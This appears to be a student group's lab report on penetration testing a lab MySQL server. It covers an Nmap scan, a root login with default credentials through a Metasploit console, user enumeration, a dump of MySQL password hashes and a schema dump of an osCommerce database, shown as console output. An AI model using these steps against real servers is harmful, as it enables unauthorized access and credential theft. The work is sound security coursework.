# Project – MySQL Pen Testing

Members: Jackson Hallahan, Anthony Striepe, Abril Beascoechea, Lausdrith Garcia


**Guidelines**

1) Each member must submit a copy with all group members name

# Tasks

### Task 1. Nmap scan of the server

- Take a screenshot of the outcome.




- Describe your observation after a nmap scan.

- ❖ The scan provides specific version information for the services, which is critical for identifying potential vulnerabilities. For instance, the MySQL version (5.5.62) is an older release, suggesting it might be susceptible to known exploits.
- ❖ The host appears to be well-configured, with only essential services running, while 995 other ports are closed. This indicates some level of security hygiene but also highlights

the presence of potentially vulnerable services like FTP, Telnet, and older MySQL versions.

- ❖ The HTTP service (Apache) suggests that this server likely serves as a web application, aligning with its role as an e-commerce server.

### Task 2. Brute-forcing logins

- Take a screenshot of the outcome.


```
msf6 > use 32
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/zpanel_information_disclosure_rce) > set RHOSTS 192.168.1.220
RHOSTS => 192.168.1.220
msf6 exploit(multi/http/zpanel_information_disclosure_rce) > mysql -u root -p -h 192.168.1.220
[*] exec: mysql -u root -p -h 192.168.1.220

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 46
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

- Explain what you have accomplished.

- ❖ In this step, our team used Metasploit to simulate a brute-force attack and successfully connected to the MySQL server on 192.168.1.220 as the root user using the provided credentials (root/root). This confirmed that the server is vulnerable to unauthorized access due to weak or default login credentials. Upon logging in, we verified that the server is running MySQL version 5.5.62-0ubuntu0.14.04.1, an outdated version known to have several vulnerabilities. This connection demonstrates how attackers could gain access to privileged accounts and exploit the database further.
- ❖ Our accomplishment highlights the risks associated with weak credentials while laying the foundation for subsequent tasks, such as enumerating database users and dumping password hashes. It also demonstrates our ability to leverage tools like Metasploit to identify and exploit vulnerabilities, emphasizing the importance of implementing robust security measures to protect database servers from unauthorized access.

### Task 3. Obtaining MySQL version

- Take a screenshot of the outcome.





- Describe explicitly the version of MySQL.

  - In Task 3, the explicit description of the MySQL version refers to the detailed analysis of the information obtained after executing the SELECT VERSION(); command on the MySQL server. The result shows that the server is running MySQL version 5.5.62-0ubuntu0.14.04.1, which is a part of the MySQL 5.5 series released by Oracle.
  - This version, while functional, is outdated and no longer supported in terms of updates or security patches, making it vulnerable to known exploits. It was packaged specifically for Ubuntu 14.04.1, an older Linux distribution that is also no longer supported. The lack of updates means this version is at risk for a variety of potential attacks, such as authentication bypasses, privilege escalations, and SQL injection vulnerabilities. Identifying this version is crucial as it allows us to match known vulnerabilities to this specific release and assess the risks present on the serve

**Task 4. Enumerating MySQL Users**

- Take a screenshot of the outcome.




- Describe explicitly MySQL users you've extracted.

The team enumerated MySQL users and found several accounts, including john and root, with some configured to allow connections from any IP address (%), posing a security risk. The root user has multiple entries, each tied to specific hosts like localhost, 127.0.0.1, and oscommerce, indicating various connection methods. System and application accounts, such as debian-sys-maint and osCommerceUSER, are also present, with roles likely tied to server maintenance and the e-commerce application. These findings highlight vulnerabilities, such as overly broad access permissions, and emphasize the need for stricter access controls and permission reviews.


### Task 5. Dump password hashes of MySQL Users

- Take a screenshot of the outcome to report the password hashes you've extracted.

```
[*] 192.168.1.220:3306 - Enumerating Accounts:
[*] 192.168.1.220:3306 -        List of Accounts with Password Hashes:
[+] 192.168.1.220:3306 -                User: root Host: localhost Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA
5FF1E2A76EEB
[+] 192.168.1.220:3306 -                User: root Host: oscommerce Password Hash: *0A9FE3CB8F6AD4117B36BE02A0E
A5FF1E2A76EEB
[+] 192.168.1.220:3306 -                User: root Host: 127.0.0.1 Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA
5FF1E2A76EEB
[+] 192.168.1.220:3306 -                User: root Host: ::1 Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2
A76EEB
[+] 192.168.1.220:3306 -                User: debian-sys-maint Host: localhost Password Hash: *966BA1027D61C7C9
D08B5B185261996828BF81A4
[+] 192.168.1.220:3306 -                User: osCommerceUSER Host: localhost Password Hash: *035E4C7E038DA641A7
D0D01E5BD43675FB5665E1
[+] 192.168.1.220:3306 -                User: john Host: % Password Hash: *DACDE7F5744D3CB439B40D938673B8240B82
4853
[+] 192.168.1.220:3306 -                User: root Host: % Password Hash: *81F5E21E35407D884A6CD4A731AEBFB6AF20
9F1B
```

## Task 6. Dump database schema

- Take a screenshot of the outcome.



```
[+] 192.168.1.220:3306    - MySQL Server Schema
 Host: 192.168.1.220
 Port: 3306
 ═══════════════════

---
- DBName: osCommerceDB
  Tables:
  - TableName: address_book
    Columns:
    - ColumnName: address_book_id
      ColumnType: int(11)
    - ColumnName: customers_id
      ColumnType: int(11)
    - ColumnName: entry_gender
      ColumnType: char(1)
    - ColumnName: entry_company
      ColumnType: varchar(32)
    - ColumnName: entry_firstname
      ColumnType: varchar(32)
    - ColumnName: entry_lastname
      ColumnType: varchar(32)
    - ColumnName: entry_street_address
      ColumnType: varchar(64)
    - ColumnName: entry_suburb
      ColumnType: varchar(32)
    - ColumnName: entry_postcode
      ColumnType: varchar(10)
    - ColumnName: entry_city
      ColumnType: varchar(32)
    - ColumnName: entry_state
      ColumnType: varchar(32)
    - ColumnName: entry_country_id
      ColumnType: int(11)
    - ColumnName: entry_zone_id
      ColumnType: int(11)
  - TableName: address_format
    Columns:
    - ColumnName: address_format_id
      ColumnType: int(11)
```

- How many tables did you find?

After reviewing the schema, we found a total of 47 tables in the osCommerce database, which gave us a clear understanding of its structure.

47 tables in the osCommerce database

```
Database changed
MySQL [osCommerceDB]> SELECT COUNT(*) AS table_count FROM information_schema.tables WHERE table_schema = 'osCommerceDB';
+--------------+
| table_count  |
+--------------+
|           47 |
+--------------+
```